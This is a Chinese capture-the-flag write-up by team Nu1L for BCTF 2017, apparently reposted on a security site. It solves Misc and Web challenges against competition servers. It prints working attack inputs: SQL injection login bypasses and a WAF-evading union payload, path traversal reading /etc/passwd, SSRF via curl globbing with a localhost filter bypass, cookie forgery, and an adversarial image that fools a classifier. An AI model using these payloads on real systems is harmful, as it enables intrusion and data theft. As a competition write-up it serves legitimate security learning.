# 【CTF 攻略】第三届XCTF——北京站BCTF第一名战队Writeup

2017-04-19 19:59:37 **来源：安全客 作者：Veneno@Nu1L**
阅读：916次 点赞(0) 收藏(8)

**作者：Veneno@Nu1L**

**预估稿费：500RMB**

**投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿**


## Misc

### 签到：

Nc连上去输入token，得到flag。

### foolme

**关键点1**：哈希碰撞得到md5值结尾相同的key.使用穷举方法即可。




```
md5.update(value.encode("utf-8"))
md5value=md5.hexdigest()
if(md5value[:HEX_LEN]!=submd5):
    print ("[-]Access Failed")
    return;
print ("[+]Token:")
sys.stdout.flush()
```

**关键点2**：发送满足条件的jpg图片的数据。校验函数是check。

热门知识
【漏洞预警】CVE-
【技术分享】任意
A...
【技术分享】NSA
NSA黑客工具泄露
级...
【漏洞分析】传播
【安全工具】IDAP


友情链接
360安全社区
360主机卫士
奇虎360技术博客
360网站卫士
360网站安全检测
360研究报告
360 Unicorn Team
360捉虫猎手
360安全应急响应中
i春秋学院-信息安全

关注我们
微信关
安全播报



```
std_image_np=np.array(std_image)
input_x=len(input_image_np)
input_y=len(input_image_np[0])
input_z=len(input_image_np[0][0])
std_x=len(std_image_np)
std_y=len(std_image_np[0])
std_z=len(std_image_np[0][0])
if std_x!=input_x or std_y!=input_y or std_z!=input_z:
    return False
diff=0
for i in range(input_x):
    for j in range(input_y):
        for k in range(input_z):
            if input_image_np[i][j][k]>std_image_np[i][j][k]:
                diff+=input_image_np[i][j][k]-std_image_np[i][j][k]
            else:
                diff+=std_image_np[i][j][k]-input_image_np[i][j][k]
diff=diff/(input_x*input_y*input_z)
if diff>2:
```

直接修改可以影响diff值的数据即可，即input_x,input_y,input_z的值。不断修改像素值，将diff值调高，但是不可以大于2，并且被识别引擎识别为与原图不同的图片。



```
[*]I think this is pot.
[*]What? This is daisy?
[*]You fooled me? impossible!
BCTF{Y0u_4r3_sma773r_7han_AI}
```


## Web

### signature

Github搜索源码。很容易搜到源码，下载后进行分析：


很容易看出是CI写的一个Demo站点。

在blog_backup_2014.php中很容易发现：




```
<?php

/**
 * Created by PhpStorm.
 * User: hack
 * Date: 3/30/17
 * Time: 10:12 PM
 */
class Blog_backup_2014 extends CI_Controller
{
    var $data = array();

    function __construct()
    {
        // Call the Controller constructor
        parent::__construct();


    }

    public function index()
    {
        $this->load->view('blog/v_blog_home_backup_2014');
        $this->session->set_userdata( array(  'logged_in'  => 'yes' ) );
    }

}
```

成功登陆后，在admin页面处发现注入：



```
    public function index()
    {
        $this->form_validation->set_rules('userid', 'Userid', 'required');
        if ($this->form_validation->run()) {
            $userid = $this->input->post('userid');
            if ($this->m_payment->waf($userid)) {
                if ($this->m_payment->get_by_userid($userid)) {
                    $this->data['query_success'] = 'Congraution!';
                } else {
                    $this->data['query_error'] = 'Wrong userid';
                }
            } else {
                $this->data['query_error'] = 'Illegal characters!';
            }
        }

        $this->load->view('admin/v_admin_home', $this->data);
        $this->load->view('template/v_admin_sidebar', $this->data);
    }
}
```

发现经过了waf处理...但是出题人给的源码里把waf函数已经抽空，黑盒fuzz后发现貌似只过滤了空格，用括号绕过即可，注入得到最终的表结构，然后发现flag在payment.php中：



```
public function index()
{
    $this->form_validation->set_rules('userid', 'Userid', 'required');
    $this->form_validation->set_rules('bankname', 'Bankname', 'required');
    $this->form_validation->set_rules('billno', 'Billno', 'required');
    $this->form_validation->set_rules('servicetype', 'Servicetype', 'required');
    $this->form_validation->set_rules('signature', 'Signature', 'required');

    if ($this->form_validation->run()) {
        $userid = $this->input->post('userid');
        $bankname = $this->input->post('bankname');
        $billno = $this->input->post('billno');
        $servicetype = $this->input->post('servicetype');
        $signature = $this->input->post('signature');
        if($payment=$this->m_payment->get_by_userid_bankname($userid,$bankname)&&$sourcekey=$this->m_payment->get_md5_key($bankname))
            //if ( $signature===$this->m_payment->tosignature(.........................)) {
                    echo "the flag is ...............";
```


读取数据，然后构造signature，post得到最终flag。(忘记截图...

PS：题目注入的时候服务器反应的确有点慢，不如将数据库的结构在源码中有所体现，可能会增加选手的做题快感XD。

## baby sqli

首先输入admin'#绕过登陆，提示有4个item，一个一个的买，买到d拿到flag：

```
bctf{8572160a2bc7743ad02b539f74c24917}
```




http://baby.bctf.xctf.org.cn/#

opt=d&Buy=Buy

bctf{8572160a2bc7743ad02b539f74c24917}

## Kitty shop

题目接着刚才的做，有一个可以下载manual的地方，fuzz发现存在任意文件下载：




http://baby.bctf.xctf.org.cn/load.php

kitty=../../../../../../../../../../../etc/passwd

passwd
文件类型: DMS 文件 (1.0 KB)
来源: http://baby.bctf.xctf.org.cn

打开，通过 TextEdit (默认)


Fuzz目录：



```
# This viminfo file was generated by Vim 7.4.
# You may edit it if you're careful!

# Value of 'encoding' when this file was written
*encoding=utf-8

# File marks:
'0  1  0  ~/.viminfo
'1  99  0  ~/app/encrypt0p@ssword/password
```


得到一个地址/app/encrypt0p@ssword/passwor：

访问http://baby.bctf.xctf.org.cn/encrypt0p@ssword/password ：




```
Day 255:

   I finally finished the online shop website project. The logic is to invoke a binary via php which plays client role talking to
the shop server.In case of losing this binary,I packed it at /backup/client.zip and the password is cli3nt_B@ckup.

NMW
```

利用kaiity的任意文件下载拿到client的elf文件。如图sub_401B6A函数中调用了recv函数接受服务器数据，



```
sub     rsp, 430h
mov     [rbp+dest], rdi
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
lea     rax, [rbp+s]
mov     edx, 400h       ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
mov     eax, cs:fd
lea     rsi, [rbp+s]    ; buf
mov     ecx, 0          ; flags
mov     edx, 400h       ; n
mov     edi, eax        ; fd
call    _recv
mov     [rbp+var_414], eax
cmp     [rbp+var_414], 0
jns     short loc_401BDB

mov     edi, offset aReceiveFail ; "receive fail"
call    sub_4013F6

loc_401BDB:
mov     eax, [rbp+var_414]
```


对recv函数下断分析接收的数据得到如下图所示的内容：



```
gdb-peda$ x/s 0x7fffffffd310
0x7fffffffd310: "04D01A8E48F7A25C6DD9D3BD0CC8895D04B578319B85413F71449102D7BC7168BBB8E47BBF3FE07FA4C89B7
7699AA48EDFFA2928452C3F4F869DCD70EC14A16385bctf{3854a2d204433f9843e364d89fff500b}signature: 3dd05a9656dd
4654dd50f"...
```

## Paint


涉及两个知识点，一个curl的拼接访问，一个是127.0.0.1呗过滤之后的绕过，curl可以拼接访问，curl http://a.com/{a.gif,b.gif},还有就是127.0.0.1被过滤之后的绕过，可以用127.0.0.2绕过。我们首先将一张图片切成2分，中间差距正好应该是flag.php的请求大小。首先在地址那里输入http://127.0.0.2/flag.php获知大小是374字节，之后用我们的脚本切割图片，上传



```
▼ http://paint.bctf.xctf.org.cn/upload.php   00 OK        paint.bctf.xctf.org.cn    77 B   127.
    头信息  Post  响应  JSON  缓存  Cookies
    {"files":{"name":"1.gif","size":200,"url":"uploads\/1492269999HkwuqBYX.gif"}}
  POST upload.php                                         paint.bctf.xctf.org.cn    0 B
▼ POST upload.php                            200 OK       paint.bctf.xctf.org.cn    77 B   52.5
    头信息  Post  响应  JSON  缓存  Cookies
    {"files":{"name":"2.gif","size":477,"url":"uploads\/1492270040evG9tmYw.gif"}}
▼ POST image.php                             200 OK       paint.bctf.xctf.org.cn    63 B   52.5
```


之后在地址那里输入

http://127.0.0.2/{uploads/1492269999HkwuqBYX.gif,flag.php,uploads/1492270040evG9tmYw.gif} 得到新的图片：



```
▼ http://paint.bctf.xctf.org.cn/image.php   200 OK      paint.bctf.x
    头信息  Post  响应  JSON  缓存  Cookies
    {"files":{"size":1051,"url":"uploads\/1492270078c1ioKZzg.gif"}}
▼ GET 1492270078c1ioKZzg.gif                200 OK      paint.bctf.x
```

访问就是flag



```
└─(23:28:07)──> curl http://paint.bctf.xctf.org.cn/uploads/1492270078c1ioK
Zzg.gif
GIF89a�z�3f���+3+f+�+�+�U3UfU�U�U���3�f���������3�f���������3�f' ������3�f�
�����3333f3�3�3�3+3+33+f3+�3+�3+�3U3U33Uf3U�3U�3U�3�3�33<html>
<head>
<meta charset="utf-8" />
<title>Flag</title>
</head>
<body>
<b>Congratulations!</b><br><br>
You got the flag. I hope you enjoy it.<br><br>
The source code will be uploaded after the game on https://github.com/fire
sunCN<br><br>
Any advice or suggestions will be greatly appreciated.<br><br>
bctf{G073Q1o0Bm4fWKj8iE5TGdb9JBkbnPzh}<br>
</body>
</html>3f���3f��������3��f� ����������3��f�����������3�f��������+�+3�+f�+��
��+��U�U3�Uf�U��U��U������3��f��������������3��f��������������3��f� ���������
�3��f�����������.��,���   H���\Ō�#J�H���3j�3�Ť C�I���(S�n�0cHI��3s���@
�
J���H�]'��P�U�U��X�j�+��ÊK��hȪ]'�p��K��x���.���
                                                     L���+/���#K�2���3k�
��C�M����S�.��c~M���s��.�����
                                   N����+_µ���K�N�����%
┌─(~/ctf/ctf/xctf2016/BCTF2017)──────────────────(albertchang@bogon:s004)─┐
```

> 后来我发现其实只要切割大小小于374都可以拿到flag，原因不详

```
file1 = open('a.gif', 'r')
data = file1.read()
i1 = data[:200]
i2 = data[573:]
f1 = open("1.gif", "w")
f1.write(i1)
f1.close()
f2 = open("2.gif", "w")
f2.write(i2)
f2.close()
Only admin
```

首先是登陆，忘记密码那里，输入用户名admin和随便一个邮箱，查看源码有一个md5，解开就是admin的密码，登陆，发现存在cookie，解开是user的md5，修改成admin的md5，拿到一个github的用户，访问上去，有一个apk，反编译一下，解密就好。有点扯淡的题目，不解释

```
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
public class MyTest {
public static void main(String[] args) throws Exception {
SecretKeySpec key = new SecretKeySpec("3742#AES$$JKL:cn".getBytes(), "AES");
Cipher v0 = Cipher.getInstance("AES/ECB/PKCS5Padding");
        v0.init(2, key);
        byte[] b = null;
        b = Base64.getDecoder().decode("+ipteaf41bn/76A25zWVDwgc7x5vOtBFHDrBpg9NSTw=");
        System.out.println(new String(v0.doFinal(b)));
}
}
```

## Alice and Bob


基于语义的waf,

引入能够打乱语义判断的就可以触发到了

mysql 有 mod 的比较符和函数

想着通过引入两个去打乱语义

```
payload:  'mod mod(1,1) union select flag from flag#
```


aliceandbob.bctf.xctf.org.cn

Alice and Bob

'mod mod(1,1) union select flag from flag#

Give me your name!


Cool, give you an interesting string: bctf{0ad99685303ed109abed3a80269563c4}

## Diary

